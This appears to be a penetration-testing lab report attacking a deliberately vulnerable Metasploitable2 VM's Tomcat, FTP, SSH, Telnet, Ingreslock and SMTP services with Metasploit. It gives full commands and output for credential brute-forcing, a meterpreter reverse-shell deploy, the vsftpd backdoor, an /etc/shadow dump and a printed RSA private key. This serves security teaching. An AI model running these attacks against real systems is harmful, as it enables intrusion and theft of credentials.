
Apache Tomcat is a software that allows Java applets to run in browsers. It works similarly to the Apache web server but for Java server pages (JSP). We wanted to analyze the website

and possible exploit some vulnerable pages, gain credentials and deploy payload using Metasploit tool via auxiliary & exploit modules provided. Before we went ahead with our exploits, we configured Metasploit to create and initialize msf database as shown in the screenshot below.

Next, we started Metasploit via "msfconsole" command and used the "auxiliary/scanner/http/dir_scanner" module where we set the rhost to our target Metasploitable2 IP address and rport to 8180.



This scan provided us with some interesting tomcat web pages links which we could potentially bypass and exploit. We can exploit the first login page by brute-forcing login information and second webpage WebDAV could provide us a way to upload PHP shell.



We were able to easily get a valid set of credentials as shown in the screenshot below (tomcat/tomcat).

```
msf6 auxiliary(scanner/http/dir_scanner) > use auxiliary/admin/http/tomcat_administration
msf6 auxiliary(admin/http/tomcat_administration) > set rhosts 192.168.224.148
rhosts => 192.168.224.148
msf6 auxiliary(admin/http/tomcat_administration) > exploit

[*] http://192.168.224.148:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Server Administration] [tomcat/tomcat]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_administration) >
```


We made sure to verify and test this login credential by using the "auxliary(scanner/http/tomcat_mgr_login)" module and specifed our target rhosts and rports. We set the verbose setting to false to disable live logs showing to make it more neater, however we could set it to true if we wante to receive more information on the scan or for debugging purposes. As we can see the login was successful.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.224.148
rhosts => 192.168.224.148
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rport 8180
rport => 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set verbose false
verbose => false
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit

[+] 192.168.224.148:8180 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

We tested if we could deploy a payload using the "exploit/multi/http/tomcat_mgr_deploy" module specifing the username and password that we retrieve before and the payload "linux/x86/meterpreter/reverse_tcp" which is a often used payload against the linux platform. It enables us to remotely botain sensitive information. We were successful on accessing a low level privilege shell.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rhosts 192.168.224.148
rhosts => 192.168.224.148
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rport 8180
rport => 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > set httpusername tomcat
httpusername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set httppassword tomcat
httppassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > show targets

Exploit targets:
================

    Id  Name
    --  ----
=>  0   Automatic
    1   Java Universal
    2   Windows Universal
    3   Linux x86


msf6 exploit(multi/http/tomcat_mgr_deploy) > set target 3
target => 3
msf6 exploit(multi/http/tomcat_mgr_deploy) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 192.168.224.144:4444
[*] Using manually select target "Linux x86"
[*] Uploading 1619 bytes as 9kCugZf06ed6Ze.war ...
[*] Executing /9kCugZf06ed6Ze/KUMJYE7e6DP6z1uBBL.jsp ...
[*] Sending stage (1017704 bytes) to 192.168.224.148
[*] Undeploying 9kCugZf06ed6Ze ...
[*] Meterpreter session 4 opened (192.168.224.144:4444 -> 192.168.224.148:35541) at 2023-04-05 15:59:56 +0100

meterpreter > getuid
Server username: tomcat55
```


2) FTP Server Detection Vulnerability (Port 21)



We were able to exploit the FTP (File Transport Protocol) service from various different ways. We wanted to use the wordlists that Kali Linux provides to crack and brute-force valid credentials to access the FTP server, but this took too long as there are too many users in the file and the tool will try every password for each user.

```
┌──(dipendra㉿kali)-[/usr/share/wordlists/metasploit]
└─$ ls
adobe_top100_pass.txt          default_pass_for_services_unhash.txt     ipmi_users.txt                  oracle_default_passwords.csv   sap_icm_paths.txt                  unix_users.txt
av_hips_executables.txt        default_userpass_for_services_unhash.txt joomla.txt                      oracle_default_userpass.txt    scada_default_userpass.txt         vnc_passwords.txt
av-update-urls.txt             default_users_for_services_unhash.txt    keyboard-patterns.txt           password.lst                   sensitive_files.txt                vxworks_collide_20.txt
burnett_top_1024.txt           dlink_telnet_backdoor_userpass.txt       lync_subdomains.txt             piata_ssh_userpass.txt         sensitive_files_win.txt            vxworks_common_20.txt
burnett_top_500.txt            grafana_plugins.txt                      malicious_urls.txt              postgres_default_pass.txt      sid.txt                            wp-exploitable-plugins.txt
can_flood_frames.txt           hci_oracle_passwords.csv                 mirai_pass.txt                  postgres_default_userpass.txt  snmp_default_pass.txt              wp-exploitable-themes.txt
cms400net_default_userpass.txt http_default_pass.txt                    mirai_user_pass.txt             postgres_default_user.txt      telerik_ui_asp_net_ajax_versions.txt wp-plugins.txt
common_roots.txt               http_default_userpass.txt                mirai_user.txt                  root_userpass.txt              telnet_cdata_ftth_backdoor_userpass.txt wp-themes.txt
dangerzone_a.txt               http_default_users.txt                   multi_vendor_cctv_dvr_pass.txt  routers_userpass.txt           tftp.txt
dangerzone_b.txt               http_owa_common.txt                      multi_vendor_cctv_dvr_users.txt rpc_names.txt                  tomcat_mgr_default_pass.txt
db2_default_pass.txt           idrac_default_pass.txt                   named_pipes.txt                 rservices_from_users.txt       tomcat_mgr_default_userpass.txt
db2_default_userpass.txt       idrac_default_user.txt                   namelist.txt                    sap_common.txt                 tomcat_mgr_default_users.txt
db2_default_user.txt           ipmi_passwords.txt                       oracle_default_hashes.txt       sap_default.txt                unix_passwords.txt
```

So, instead we create our own custom created wordlists with some users and passwords for our exploit which will be much faster.



Once again, we used Metasploit module "auxiliary/scanner/ftp/ftp_login" to brute force FTP service login credentials. Another tool that can be used is Hydra which will provide the similar results. As before any exploits, we specified our target rhost and rport along with the path to our users and passwords files which we created before. As we can see, three login credentials were found within the files.

```
msf6 auxiliary(scanner/ftp/ftp_login) > hosts -R

Hosts
=====

address          mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------          ---  ----  -------  ---------  -----  -------  ----  --------
192.168.224.148             linux

RHOSTS => 192.168.224.148

msf6 auxiliary(scanner/ftp/ftp_login) > set rport 21
rport => 21
msf6 auxiliary(scanner/ftp/ftp_login) > set user_file ~/users.txt
user_file => ~/users.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set pass_file ~/passwords.txt
pass_file => ~/passwords.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set verbose false
verbose => false
msf6 auxiliary(scanner/ftp/ftp_login) > exploit

[*] 192.168.224.148:21    - 192.168.224.148:21 - Starting FTP login sweep
[+] 192.168.224.148:21    - 192.168.224.148:21 - Login Successful: msfadmin:msfadmin
[+] 192.168.224.148:21    - 192.168.224.148:21 - Login Successful: postgres:postgres
[+] 192.168.224.148:21    - 192.168.224.148:21 - Login Successful: service:service
[*] 192.168.224.148:21    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) >
```

One thing that is beneficial to using Metasploit over Hydra is that credentials found will be added to the database automatically.

```
msf6 auxiliary(scanner/ftp/ftp_login) > creds
Credentials
===========

host            origin          service       public    private   realm  private_type  JtR Format
----            ------          -------       ------    -------   -----  ------------  ----------
192.168.224.148  192.168.224.148  22/tcp (ssh)  service   service          Password
192.168.224.148  192.168.224.148  21/tcp (ftp)  service   service          Password
192.168.224.148  192.168.224.148  22/tcp (ssh)  msfadmin  msfadmin         Password
192.168.224.148  192.168.224.148  21/tcp (ftp)  msfadmin  msfadmin         Password
192.168.224.148  192.168.224.148  21/tcp (ftp)  postgres  postgres         Password
```

We identified that version 2.3.4 of vsFTPd included in the Metasploitable2 machine contained a vulnerability that can be used to open a backdoor shell. We found that if someone were to connect using a username which ends in smiley :), it will open a backdoor shell that listens on port 6200 so we tested this to see if we could actually open the backdoor manually using vsFTP on port 6200.

We can see that nmap scan has identified that the port 6200 is in closed state.

```
┌──(dipendra㉿kali)-[~]
└─$ sudo nmap -sS -p 6200 192.168.224.148 21
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-05 14:02 IST
Nmap scan report for 192.168.224.148
Host is up (0.00016s latency).

PORT     STATE  SERVICE
6200/tcp closed lm-x
MAC Address: 00:0C:29:15:30:05 (VMware)

Nmap done: 2 IP addresses (1 host up) scanned in 3.20 seconds
```

We ran the telnet command along with the Metasploitable2 machine IP and ftp port. As per the exploit description we entered the username ending in :).

```
┌──(dipendra㉿kali)-[~]
└─$ telnet 192.168.224.148 21
Trying 192.168.224.148 ...
Connected to 192.168.224.148.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
^Z^Z^^6^C^Z
ip addr
exit
user backdoor:)
pass doesitmatter?
```

Now, we did another nmap scan to see if we managed to open the port 6200 which we were actually successful.

```
┌──(dipendra㉿kali)-[~]
└─$ sudo nmap -sS -p 6200 192.168.224.148
[sudo] password for dipendra:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-05 14:12 IST
Nmap scan report for 192.168.224.148
Host is up (0.00014s latency).

PORT     STATE SERVICE
6200/tcp open  lm-x
MAC Address: 00:0C:29:15:30:05 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

Now we looked to exploit this backdoor with telnet client connected to port 6200. We were able to successfully connect to the shell and we tested to see if we can view the contents of the /etc/shadow file.

```
┌──(dipendra㉿kali)-[~]
└─$ telnet 192.168.224.148 6200
Trying 192.168.224.148 ...
Connected to 192.168.224.148.
Escape character is '^]'.
cat /etc/shadow
: No such file or directory
cat /etc/shadow;
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
```

We were even able to information on SSH keys which can be seen in the screenshot below.

```
ls -al /home/msfadmin/.ssh;
total 20
drwx------ 2 msfadmin msfadmin 4096 May 17  2010 .
drwxr-xr-x 5 msfadmin msfadmin 4096 May 21  2012 ..
-rw-r--r-- 1 msfadmin msfadmin  609 May  7  2010 authorized_keys
-rw------- 1 msfadmin msfadmin 1675 May 17  2010 id_rsa
-rw-r--r-- 1 msfadmin msfadmin  405 May 17  2010 id_rsa.pub
```

```
cat /home/msfadmin/.ssh/id_rsa;
-----BEGIN RSA PRIVATE KEY-----
MIIEoQIBAAKCAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqld
JkcteZZdPFSbW76IUiPR0Oh+WBV0×1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qO
ffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5
JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9I
yhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7b
wkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3wIBIwKCAQBaUjR5bUXnHGA5fd8N
UqrUx0zeBQsKlv1bK5DVm1GSzLj4TU/S83B1NF5/1ihzofI7OAQvlCdUY2tHpGGa
zQ6ImSpUQ5i9+GgBUOaklRL/i9cHdFv7PSonW+SvF1UKY5EidEJRb/O6oFgB5q8G
JKrwu+HPNhvD+dliBnCn0JU+Op/1Af7XxAP814Rz0nZZwx+9KBWVdAAbBIQ5zpRO
eBBllSGDsnsQN/lG7w8sHDqsSt2BCK8c9ct31n14TK6HgOx3EuSbisEmKKwhWV6/
ui/qWrrzurXA4Q73wO1cPtPg4sx2JBh3EMRm9tfyCCtB1gBi0N/2L7j9xuZGGY6h
JETbAoGBANI8HzRjytWBMvXh6TnMOa5S7GjoLjdA3HXhekyd9DHywrA1pby5nWP7
VNP+ORL/sSNl+jugkOVQYWGG1HZYHk+OQVo3qLiecBtp3GLsYGzANA/EDHmYMUSm
4v3WnhgYMXMDxZemTcGEyLwurPHumgy5nygSEuNDKUFfWO3mymIXAoGBAMqZi3YL
zDpL9Ydj6JhO51aoQVT91LpWMCgK5sREhAliWTWjlwrkroqyaWAUQYkLeyA8yUPZ
PufBmrO0FkNa+4825vg48dyq6CVobHHR/GcjAzXiengi6i/tzHbA0PEai0aUmvwY
OasZYEQI47geBvVD3v7D/gPDQNoXG/PWIPt5AoGBAMw6Z3S4tmkBKjCvkhrjpb9J
PW05UXeA1ilesVG+Ayk096PcV9vngvNpLdVAGi+2jtHuCQa5PEx5+DLav8Nriyi2
E5l35bqoiilCQ83PriCAMpL49iz6Pn00Z3o+My1ZVJudQ5qhjVznY+oBdM3DNpAE
xn6yeL+DEiI/XbPngsWvAoGAbfuU2a6iEQSp28iFlIKa10VlS2U493CdzJg0IWcF
2TVjoMaFMcyZQ/pzt9B7WQY7hodl8aHRsQKzERieXxQiKSxuwUN7+3K4iVXxuiGJ
BMndK+FYbRpEnaz591K6kYNwLaEg70BZ0ek0QjC2Ih7t1ZnfdFvEaHFPF05foaAg
iIMCgYAsNZut02SC6hwwaWh3Uxr07s6jB8HyrET0v1vOyOe3xSJ9YPt7c1Y20OQO
Fb3Yq4pdHm7AosAgtfC1eQi/xbXP73kloEmg39NZAfT3wg817FXiS2QGHXJ4/dmK
94Z9XOEDocClV7hr9H//hoO8fV/PHXh0oFQvw1d+29nf+sgWDg==
-----END RSA PRIVATE KEY-----
```

We were also able to do the same with metasploit using the "exploit/unix/ftp/vsftpd_234_backdoor" module and using the "cmd/unix/interact" paylaod to gain root shell access without much effort.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.224.148
RHOST => 192.168.224.148
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PYALOAD cmd/unix/interact
[-] Unknown datastore option: PYALOAD. Did you mean PAYLOAD?
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.224.148:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.224.148:21 - USER: 331 Please specify the password.
[+] 192.168.224.148:21 - Backdoor service has been spawned, handling...
[+] 192.168.224.148:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.224.144:38849 → 192.168.224.148:6200) at 2023-04-05 13:26:54 +0100

ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:15:30:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.224.148/24 brd 192.168.224.255 scope global eth0
    inet6 fe80::20c:29ff:fe15:3005/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:15:30:0f brd ff:ff:ff:ff:ff:ff
```

3) SSH vulnerabilities (Port 22)

There has been various SSH vulnerabilities identified by the Nessus scan – mainly regarding SSH algorithm. We will simply just demonstrate brute force exploit using Metasploit similarly what we did in previous sections to showcase how attacker may easily login and gain an open session.

Sev	CVSS	VPR	Name	Family	Count
MEDIUM	4.3 *		SSH Weak Algorithms Supported	Misc.	1
LOW	3.7		SSH Weak Key Exchange Algorithms Enabled	Misc.	1
LOW	2.6 *	2.5	SSH Server CBC Mode Ciphers Enabled	Misc.	1
LOW	2.6 *		SSH Weak MAC Algorithms Enabled	Misc.	1
INFO			SSH Algorithms and Languages Supported	Misc.	1
INFO			SSH SHA-1 HMAC Algorithms Enabled	Misc.	1

We used the Metasploit module "auxiliary/scanner/ssh/ssh_login" and used the users and pasword files that we previously used and created. Once again we specified rhosts, our file paths and set stop_on_success to true so we can start session on the first valid credentials found on the scan. The first session 1 was upgraded to more powerful session that was opened on meterpreter session 5 which we were able to gain access into ssh shell as shown below.

4) Unencrypted Telnet Server vulnerability (Port 23)

As telnet is a tool that allows two computers to communicate with one another, it is fundamentally unsafe because it sends data in plain text.

MEDIUM **Unencrypted Telnet Server**

Description

The remote host is running a Telnet server over an unencrypted channel.

Using Telnet over an unencrypted channel is not recommended as logins, passwords, and commands are transferred in cleartext. This allows a remote, man-in-the-middle attacker to eavesdrop on a Telnet session to obtain credentials or other sensitive information and to modify traffic exchanged between a client and server.

SSH is preferred over Telnet since it protects credentials from eavesdropping and can tunnel additional data streams such as an X11 session.

Solution

Disable the Telnet service and use SSH instead.

Simply executing the telnet command with the target machine host gives us the login credentials of Metasploitable2 which is a major vulnerability.

```
┌──(dipendra㉿kali)-[~]
└─$ telnet 192.168.224.148
Trying 192.168.224.148 ...
Connected to 192.168.224.148.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login:
```

We also demonstrated the same session can be established via Metasploit using the "auxiliary/scanner/telnet/telnet_login" module even if the credentials were not provided. We used the same user and passwords files once again to demonstrate this exploit.


```
msf6 auxiliary(scanner/telnet/telnet_login) > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.224.148
rhosts ⇒ 192.168.224.148
msf6 auxiliary(scanner/telnet/telnet_login) > set user_file ~/users.txt
user_file ⇒ ~/users.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set pass_file ~/passwords.txt
pass_file ⇒ ~/passwords.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success ⇒ true
msf6 auxiliary(scanner/telnet/telnet_login) > set verbose false
verbose ⇒ false
msf6 auxiliary(scanner/telnet/telnet_login) > run

[+] 192.168.224.148:23    - 192.168.224.148:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.224.148:23    - Attempting to start session 192.168.224.148:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (192.168.224.144:33613 → 192.168.224.148:23) at 2023-04-05 21:14:43 +0100
[*] 192.168.224.148:23    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) >
```

Another exploit that falls under the same group as Telnet is Ingreslock service that uses port 1524. Ingreslock is a legal method for locking sections of an Ingres database. There are known trojans, however, that use port 1524 as a backdoor into a machine. Some people leave it open thinking that it is mandatory. All we needed to do to gain access was to telnet to the port and we able to gain root access effortlessly.

```
┌──(dipendra㉿kali)-[~]
└─$ telnet 192.168.224.148 1524
Trying 192.168.224.148 ...
Connected to 192.168.224.148.
Escape character is '^]'.
root@metasploitable:/# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:15:30:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.224.148/24 brd 192.168.224.255 scope global eth0
    inet6 fe80::20c:29ff:fe15:3005/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:15:30:0f brd ff:ff:ff:ff:ff:ff
root@metasploitable:/# root@metasploitable:/#
```

5) SMTP Server Detection (Port 25)

SMTP (simple mail transport protocol) is a server-to-server protocol that operates as a database to send and receive emails.




Firstly. We looked to identify what software and version run behind port 25 by using the "auxiliary/scanner/smtp/smtp_version" module on metasploit.

```
msf6 auxiliary(scanner/smtp/smtp_version) > set rhosts 192.168.224.148
rhosts ⇒ 192.168.224.148
msf6 auxiliary(scanner/smtp/smtp_version) > exploit

[+] 192.168.224.148:25    - 192.168.224.148:25 SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\x0d\x0a
[*] 192.168.224.148:25    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_version) >
```

